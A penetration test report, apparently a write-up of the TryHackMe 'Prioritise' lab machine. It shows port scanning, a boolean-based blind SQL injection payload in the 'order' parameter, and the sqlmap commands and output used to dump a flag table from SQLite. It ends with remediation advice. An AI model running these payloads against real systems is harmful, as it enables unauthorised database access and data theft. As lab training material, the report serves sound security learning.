Penetration Test Report - "Prioritise" Machine

Field	Detail
Client	TryHackMe
Target IP	10.66.155.181
Test Date	March 23, 2026
Consultant	Bender2997_

1. Executive Summary

The objective of this assessment was the IP address 10.66.155.181, identified as the "Prioritise" machine, to validate the existence of compromise vectors in its task management application. A critical SQL Injection (SQLi) vulnerability was identified and exploited in the web server's `order` parameter, confirming the database back-end as SQLite. The exploitation was performed using the Boolean-based Blind injection technique with the `sqlmap` tool.

The criticality of this finding is classified as Critical, as it allowed the unauthorized extraction of the `flag` table, compromising the confidentiality of the information hosted on the system.

2. Methodology and Scope

Field	Objective	Detail
Environment	"Prioritise" Web Application	Target IP 10.66.155.181
Scope	Black-Box Testing	Limited to the identification and exploitation of a single critical vulnerability.
Methodology	Iterative Security Assessment	Port reconnaissance, web traffic analysis (Burp Suite), initial fuzzing, identification of injection points in ordering logic, and automated exploitation.

3. Reconnaissance and Discovery Phase

A TCP port scan was performed on the target IP to identify the attack surface.

Nmap Command Used:

```
nmap -T4 -sS -sCV -Pn -n -p- --open 10.66.155.181 --oN Scan_1.txt
```

Scan Results:

Port	State	Service	Version	Notes
22/tcp	Open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5	Protocol 2.0

Port	State	Service	Version	Notes
80/tcp	Open	http	Unknown	Page title: "Prioritise". Accepts GET, OPTIONS, HEAD methods.

Service Analysis:

The web server on port 80 displayed a "Prioritise" task management application. Web traffic analysis revealed several key endpoints:

- `POST /new`: Used to add new tasks with `title` and `date` parameters. A 500 error was observed when injecting a single quote (`'`) into the `date` parameter, but no SQL Injection vulnerability was confirmed here.
- `GET /delete/ID`: Used to delete tasks.
- `GET /?order=`: Parameter that appears after adding more than one task and allows the list to be sorted.

4. Finding: SQL Injection (Boolean-based Blind) in GET Parameter

ID	PR-001
Severity	Critical (High)
CWE	CWE-89 (Improper Neutralization of Special Elements used in an SQL Command)

Vulnerability Description:

The GET parameter `order` in the URL (`/?order=title`) was susceptible to SQL


Injection, specifically the Boolean-based Blind Injection technique, confirming the database is **SQLite**. The application filter failed to correctly sanitize the input used in the `ORDER BY` clause of the underlying SQL query. This vulnerability was initially confirmed by injecting conditional logic that altered the server's response.

Impact:

The successful exploitation of the boolean blind injection allowed the attacker to enumerate the complete **SQLite** database structure, including the `flag` and `todos` tables. Finally, the content of the `flag` column was extracted, obtaining the compromise indicator.

Proof of Concept (PoC):


Attack Vector Identification: During the reconnaissance phase, it was observed that the application did not enable sorting options by default. After adding more than one item to the task list, the server dynamically generated a GET parameter named `order` (e.g., `/?order=title`) to manage the table layout.



Manual Confirmation (Boolean Oracle): The vulnerability was confirmed by injecting conditional logic into the `ORDER BY` clause. The following payload was used to validate if the server processed SQL statements:

Payload: `?order=(CASE WHEN (1=1) THEN title ELSE date END)`

Oracle Logic: If the condition is true (1=1), the application sorts results by the `title` column (alphabetical). If false, it sorts them by `date` (chronological). The visual alteration in the server's response confirmed that the parameter is vulnerable to Boolean-based Blind SQL Injection in an SQLite environment.




Automated Exploitation with sqlmap

Step 1: Confirmation and Payload Detection. `sqlmap` was used to automate data extraction, identifying the exact injection point and the database engine:

Command: `sqlmap -u "http://10.66.155.181/?order=title" -p order --dbms=sqlite --level=5 --risk=3 --technique=B --batch`

Confirmed Payload: `order=title AND CASE WHEN 9963=9963 THEN 9963 ELSE JSON(CHAR(103,118,99,70)) END`



Step 2: Table Enumeration. Proceeded to list existing tables in the `SQLite_masterdb` database:

Command: `sqlmap -u "http://10.66.155.181/?order=title" -p order --dbms=sqlite --tables --batch`

Tables Found: `flag, todos`

```
[14:37:10] [INFO] retrieved: 2
[14:37:11] [INFO] retrieved: todos
[14:37:13] [INFO] retrieved: flag
<current>
[2 tables]
+--------+
| flag   |
| todos  |
+--------+
```

```
[14:38:19] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:38:19] [INFO] retrieved: CREATE TABLE "flag" (  "flag" TEXT )
Database: <current>
Table: flag
[1 column]
+--------+------+
| Column | Type |
+--------+------+
| flag   | TEXT |
+--------+------+

[14:38:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 150 times
```

Step 3: Extraction of Indicator of Compromise (Flag). Finally, a dump of the `flag` table content was performed to obtain the evidence of compromise:

Command: `sqlmap -u "http://10.66.155.181/?order=title" -p order --dbms=sqlite -T flag -C flag --dump --batch`

Recovered Value: `flag{65f2f8cfd53d59422f3d7cc62cc8fdcd}`

```
[14:39:32] [INFO] fetching entries of column(s) 'flag' for table 'flag'
[14:39:32] [INFO] fetching number of column(s) 'flag' entries for table 'flag' in database 'SQLite_masterdb'
[14:39:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:39:32] [INFO] retrieved: 1
[14:39:32] [INFO] retrieved: flag{65f2f8cfd53d59422f3d7cc62cc8fdcd}
Database: <current>
Table: flag
[1 entry]
+----------------------------------------+
| flag                                   |
+----------------------------------------+
| flag{65f2f8cfd53d59422f3d7cc62cc8fdcd} |
+----------------------------------------+

[14:39:52] [INFO] table 'SQLite_masterdb.flag' dumped to CSV file '/root/.local/share/sqlmap/output/10.66.155.181/dump/SQLite_masterdb/flag.csv'
[14:39:52] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 149 times
[14:39:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.66.155.181'
```

5. Conclusions and Mitigation Recommendations

Conclusion:

The penetration test demonstrated a critical failure in the validation and sanitization of user inputs in the "Prioritise" web application. The lack of protection measures against SQL Injection allowed the complete compromise of the underlying **SQLite** database and the extraction of sensitive data.

Critical Recommendations (PR-001):

1. **Use of Prepared Statements (Critical Priority):** Rewrite all SQL queries that incorporate user input to use Prepared Statements. This ensures that input values are always treated as data and never as executable SQL code.

2. **Strict Input Validation (High Priority):**For parameters like `order`, only allow a limited set of predefined and secure values (e.g., `title`, `date`, `done`) using a Whitelist approach.

3. **Principle of Least Privilege (Medium Priority):** Ensure that the database user account utilized by the web application has the minimum necessary privileges, limiting access to only the tables essential for application functionality.